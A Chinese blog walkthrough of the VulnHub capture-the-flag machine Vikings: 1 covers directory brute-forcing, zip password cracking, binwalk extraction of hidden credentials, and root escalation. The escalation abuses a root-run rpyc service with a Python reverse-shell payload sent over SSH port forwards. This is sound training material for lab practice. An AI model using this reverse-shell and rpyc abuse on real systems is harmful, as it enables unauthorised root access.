VIKINGS: 1 vulnhub walkthrough

VulnHub靶机渗透实战9-vikings 本次靶机是CTF风格的靶机。靶场地址:Vikings: 1 ~ VulnHub fcrackzip工具也能用来爆破密码。 用户名密码:floki/f@m0usboatbuilde7 所以boat的意思是让我们对第二十九个质数做考拉兹猜想,所得到的数的数列,其中可打印的字符(ascall可以代表的字符,256以内),就是我们要得到的首先我们编写一段简单的python代码来计算出第二十九个质数。 再编写一个简单python做考拉兹猜想,并且输出所有ascall为256以内的字 阅读详情

虚拟机地址 : https://www.vulnhub.com/entry/vikings-1,741/

infomation

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

访问web。

web
对目录site进行目录和文件爆破,发现了war.txt。

➜  vikings gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.94.129/site -x txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.94.129/site
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2021/09/16 03:06:43 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 322] [--> http://192.168.94.129/site/images/]
/css                  (Status: 301) [Size: 319] [--> http://192.168.94.129/site/css/]   
/js                   (Status: 301) [Size: 318] [--> http://192.168.94.129/site/js/]                                              
/war.txt              (Status: 200) [Size: 13]          

该文件指向另一个目录/war-is-over,进入下载index.html,这是一段base64加密,查看二进制,发现是zip文档。

zip
这是一个加密zip文档,使用john解密(解密过程可以自行百度使用john解密zip),使用rockyou.txt作为字典得到密码ragnarok123。解压得到文件king,使用binwalk查看,发现文件中还有一个zip文档。

➜  vikings binwalk king

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian, offset of first image directory: 8
1429567       0x15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0x15D0EC        End of Zip archive, footer length: 22

使用dd得到含有user的zip文档,从而得到第一个用户名密码floki/f@m0usboatbuilde7。

➜  vikings cat user 
//FamousBoatbuilder_floki@vikings                                     
//f@m0usboatbuilde7

提权

ssh登录用户floki,查看端口情况,发现了端口18812开放,同时进程中有rpyc是以root用户运行的,于是我们利用该进程进行提权,需要注意的是服务器不允许外连端口,所以是不能直接反弹端口获取shell的,这里采用ssh进行本地端口转发(转发18812端口到攻击机)和远程端口转发(将攻击机监听端口转发到目标机)。

floki@vikings:~$ ss -tnlp
State       Recv-Q        Send-Q                Local Address:Port                Peer Address:Port       
LISTEN      0             128                       127.0.0.1:45935                    0.0.0.0:*          
LISTEN      0             128                         0.0.0.0:80                       0.0.0.0:*          
LISTEN      0             128                   127.0.0.53%lo:53                       0.0.0.0:*          
LISTEN      0             128                         0.0.0.0:22                       0.0.0.0:*          
LISTEN      0             128                       127.0.0.1:18812                    0.0.0.0:*          
LISTEN      0             128                       127.0.0.1:8000                     0.0.0.0:* 
floki@vikings:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1087  0.0  2.2 209144 22376 ?        Sl   14:14   0:04 python3 /usr/local/bin/rpyc_classic.py

攻击机将目标主机18812端口转发到本地

ssh -CfNg -L 18812:127.0.0.1:18812 floki@192.168.94.129

攻击机将本地8000端口转发到目标主机的8000端口。

ssh -CfNg -R 8000:192.168.94.128:8000 floki@192.168.94.129

然后在攻击机执行下面python代码(需本地安装rpyc库)。

#!/usr/bin/python3
#主要是利用server执行execute方法反弹shell到本地的8000端口
import rpyc

conn = rpyc.classic.connect("localhost")
f = conn.execute('import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",8000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);')
conn.close()

成功获取root权限。

➜  ~ rlwrap nc -lvp 8000
listening on [any] 8000 ...
192.168.94.128: inverse host lookup failed: Host name lookup failure
connect to [192.168.94.128] from (UNKNOWN) [192.168.94.128] 53968
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
f0b98d4387ff6da77317e582da98bf31
【Vulnhub靶场】VIKINGS: 1 环境准备 下载靶机导入到vmware 靶机IP地址:192.168.2.17 攻击机IP地址:192.168.2.18 信息收集 我们使用nmap扫描一下靶机端口的开放情况 发现靶机之开放了ssh跟http服务,我们首先访问一下靶机的网站 我们点进去看看 找了一下没有什么有用的信息 渗透开始 我们扫描一下靶机网站的目录文件 发现有一个war.txt,我们去访问一下 是一串base64编码,我们把它拿去解码 使用file命令发现,是一个zip文件,我们修改后缀,把它解压出来 发现需要密码,我 阅读详情

相关推荐

WRF移动嵌套结合伏羲模型与CFD(PALM)高精度多尺度降尺度分析研究

WRF移动嵌套(Moving Nesting):动态调整高分辨率嵌套网格位置,追踪天气系统(如台风、强对流系统)以提高局地预报精度。伏羲(Fuxi)模型:国产数值模式,提供对WRF模拟的初始及边界条件优化。CFD(Computational Fluid Dynamics)PALM模型:精细化局地流场、湍流、温度分布。

m0_57411304的博客 1716

Vikings:1 walkthrough

Vikings:1 walkthrough–vulnhub 假设我们已经得到ssh用户名密码: username:floki password:f@m0usboatbuilde7 ssh -l floki 192.168.1.5 readme.txt boat 意思就是说:科拉茨 - 猜想 (num),其中num=第29个素数。 *vs,c++走起!======* #include <iostream> #include <string> using namespace std

weixin_43967893的博客 546

海康威视VS互联网大厂:薪资、福利、工作强度全方位对比

本文全面对比了海康威视与互联网大厂在薪资、福利和工作强度等方面的差异。海康威视提供稳定的薪资结构和较低的工作强度,适合追求专业深度的职场人;而互联网大厂则以高薪和快速成长吸引人才,但工作压力较大。文章还分析了职业发展路径和长期价值,帮助求职者做出明智选择。

weixin_29171129的博客 390

vulnhub之Momentum2

Momentum2 信息搜集: 首先进行Ip扫描 打开网页进行查看 进行端口扫描 发现他开启了22和80端口 进行目录扫描:gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.181.140/ -x html,php,bak,txt -t 20 渗透测试 在/dashboard.html发现可以文件上传 发现可以上传txt...

qwweggfe的博客 429

【10. Wi-Fi 通用模组-小米 IoT 平台-如何进行硬件调试】

调试APP功能:从米家服务器缓存读取设备状态,等同于米家APP 的环境,开发者使用该调试器可模拟用户使用设备的实际情况,即调试米家 App 中的扩展程序。- 调试固件:调试器从固件读取设备状态,用于调试设备模组固件的某个单项功能,开发者使用该调试器可针对性地调试设备的某个功能。小爱语控测试工具:如果当前产品可被小爱语控,则可以使用该工具调试语控效果。调试APP功能(云端缓存)

tuoyuanO的博客 1041

测试丢包_电信IPRAN承载LTE业务丢包故障处理案例

银川 景旭阳电信IPRAN承载LTE业务丢包故障处理案例一.故障现象某地市IPRAN网络承载LTE基站业务,客户反馈近期丢包严重,基站侧ping侧核心网EPC丢包达到10%左右;且基站数量在10个左右,并分布在同一地区,需要IPRAN网络协助排查;随后查看了IPRAN网络;发现这些业务所在基站的PW-BFD历史告警存在频繁的UP/DOWN告警;综上信息展开故障处理,初步判断由于BFD频繁...

weixin_29740921的博客 1912

vulnhub--Vikings: 1

靶机下载地址:下载链接 主机发现 通过arp-scan -l发现主机 信息搜集 通过nmap收集ip地址信息(开放22,80端口) 进行访问80端口,发现有一个site目录,进一步访问发现主页面只有一些简单介绍,访问时,访问速度很慢,查看源代码才知道,去访问了一些谷歌等的资源,所以访问页面比较慢 然后扫描目录,发现该目录下有一个war.txt文件 访问war.txt发现这是一个路径 访问该路径,发现是通过base64加密的 下载下来并查看文件类型发现是zip类型 发现解压需要密码 用john

weixin_46107179的博客 493

vue 获取el-table多选的选中行

<el-table :data='tableData' ref="multipleTable" v-loading='loading' border max-height='700' style='width: 100%' size="mini"> <el-table-column type="selection" width="55"></el-table-column> <el-table-column label

且听风吟的博客 6649

【每日打靶练习】Vulnhub-vikings(中低)

viking靶机中涉及使用:80端路径爬取;john破解加密压缩文件;隐写术以及破解方式(二进制提取):cyberchef的使用;python实现功能;rpc漏洞提权。

leo788的博客 901

WSL2+Ubuntu20.04纯root环境搭建指南:告别权限烦恼的终极方案

本文提供了一份详细的WSL2+Ubuntu20.04纯root环境搭建指南,旨在为本地开发与学习打造一个免去权限干扰、极致流畅的Linux子系统环境。通过启用WSL2、安装Ubuntu 20.04,并执行核心的root用户设置,开发者可以彻底告别频繁的sudo操作,提升在文件操作、容器调试和系统配置等方面的效率。

time3的博客 474

Matlab实战:从零搭建弹道导弹六自由度仿真模型(附完整代码)

本文详细介绍了如何使用Matlab从零搭建弹道导弹六自由度仿真模型,涵盖仿真环境配置、核心运动方程实现、气动力建模及仿真结果分析。通过完整代码示例,帮助读者掌握弹道导弹六自由度仿真的关键技术,适用于航空航天工程和复杂系统建模领域。

x8y9z0的博客 947

Vikings靶场详细教程

涉及知识点:1.图片隐写 2.base64解密,文件密码爆破 3.算法脚本的编写 4.提权。

weixin_60374959的博客 830

专栏三:解析spatialCNV的使用

文章Spatially resolved clonal copy number alterations in benign and malignant tissue发在natur

m0_58549466的博客 1252

binwalk又是一张图片_[CTF]BugkuCTF - MISC - 又一张图片,还单纯吗

使用binwalk 工具,查看文件信息。AJESTdeMBP:又一张图片,还单纯吗 ajest$ ls 2.jpg 2.jpg.bak AJESTdeMBP:又一张图片,还单纯吗 ajest$ binwalk 2.jpg DECIMAL HEXADECIMAL DESCRIPTION ------------------------------------------...

weixin_39870150的博客 494

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

霍尼韦尔SoftMaster使用说明

霍尼韦尔SoftMaster使用说明

vulnhub之vikings

渗透常规操作,主机发现,端口扫描,服务版本发现,web页面信息收集-看看源代码中有没有有用的注释,api接口,隐藏的路径,之后涉及到暴力破解,对隐写内容的查看,角古猜想,最后提权方面,利用了一个程序的api接口,将ragnar加入到了sudo组里,从而通过sudo -s来提权。

weixin_54431413的博客 2084

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

VulnHub-LazySysAdmin: 1Walkthrough渗透学习

VulnHub-LazySysAdmin: 1Walkthrough渗透学习 前言 靶机地址:https://download.vulnhub.com/lazysysadmin/Lazysysadmin.zip 靶机难度:中级(CTF) 靶机发布日期:2016年4月27日 靶机描述:这是SickOs的后续系列中的第二篇,并且与先前的发行版无关,挑战范围是在系统上获得最高特权。 目标:得到root权限&找到flag.txt 作者:我是小小白 时间:2021-07-06 请注意: 本博客所有文章,仅供研

我是小小白的博客 453

数学建模模型总结

这是本人在两年内准备参加数学建模竞赛搜集到的模型资料,已经经过了本人的筛选和整理,希望能够对准备参加数学建模竞赛的学弟学妹们提供一些帮助!

Vikings -Vulnhub

靶机下载地址:Vikings: 1 ~ VulnHub 1.主机发现 arp-scan -l 2.端口扫描 nmap -p 1-65535 -A 192.168.56.108 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)

wcl20010的博客 956

VulnHub-Lampiao-Walkthrough渗透学习

VulnHub-Lampiao-Walkthrough 靶机地址:https://www.vulnhub.com/entry/lampiao-1,249/ 靶机难度:简单 靶机发布日期:2018年7月28日 靶机描述:Would you like to keep hacking in your own lab? Try this brand new vulnerable machine! “Lam...

qq_34801745的博客 2619

Vulnhub: Raven 2 靶场渗透实战 Walkthrough By V.K.R(上)

raven2 靶场 walkthrough by V.K.R

weixin_52641450的博客 1109

vulnhub DC-4 walkthrough (含非预期)

扫描主机 ip,端口和服务版本信息。burp 爆破 admin 密码并成功登录。利用网页命令执行功能抓包修改命令反弹 shell 成功。利用 jim 旧密码集爆破 jim ssh 密码,成功登录。根据提示查看邮件,成功切换到 charles利用 charles 特权命令 teehee 修改计划任务或修改 sudoers 提权成功。

Bulestardemon的博客 860

渗透测试 vulnhub靶场 Vikings

vulnhub靶场 Vikings

weixin_47112073的博客 1233

渗透测试-靶机打靶思路与方法

渗透测试-靶机打靶思路与方法

lza20001103的博客 5802

Orasi: 1 vulnhub walkthrough

下载地址:http://www.vulnhub.com/entry/orasi-1,660/ Hint :just one useless little dot 0x01 信息收集到获取shell 端口扫描: 使用anonymous访问ftp,获取到一个文件:url。该文件为一个共享连接库。先看看main函数: 于是将insert中的每一个字符转换为acsii码,得到一串字符/sh4d0w$s,看起来像是url。 访问80端口,得到一串奇怪的字符,看着有点像口令字典工具crunch的参数,等一下还有用。

xdeclearn的博客 1684

bugku隐写

记录一些bugkuctf的隐写题目 一张单纯的图片 strings 走一波 得到了这些: key{you are right&#125 是unicode编码,转换一下就好了 隐写 又得到一张图片 修改图片的高度就行了,具体原理自行百度 telnet 打开之后是一个流...

萍水间人的小天地 1077

Bugku 杂项刷题日常1--21:

一、签到题     关注微信公众号:Bugku     即可获取flag     flag{BugKu-Sec-pwn!} 二、这是一张单纯的图片 50 http://123.206.87.240:8002/misc/1.jpg FLAG在哪里?? 解题思路:下载图片,发现图片最后有如下编码:     &amp;#107;&amp;#101;&amp;#121;&amp;#123;&amp;#12...

豆傻小饼干随记 1万+
上一篇: DarkHole: 2 vulnhub walkthrough
下一篇: hackmyvm-random walkthrough
xdeclearn
博客等级 码龄6年 29粉丝 27原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值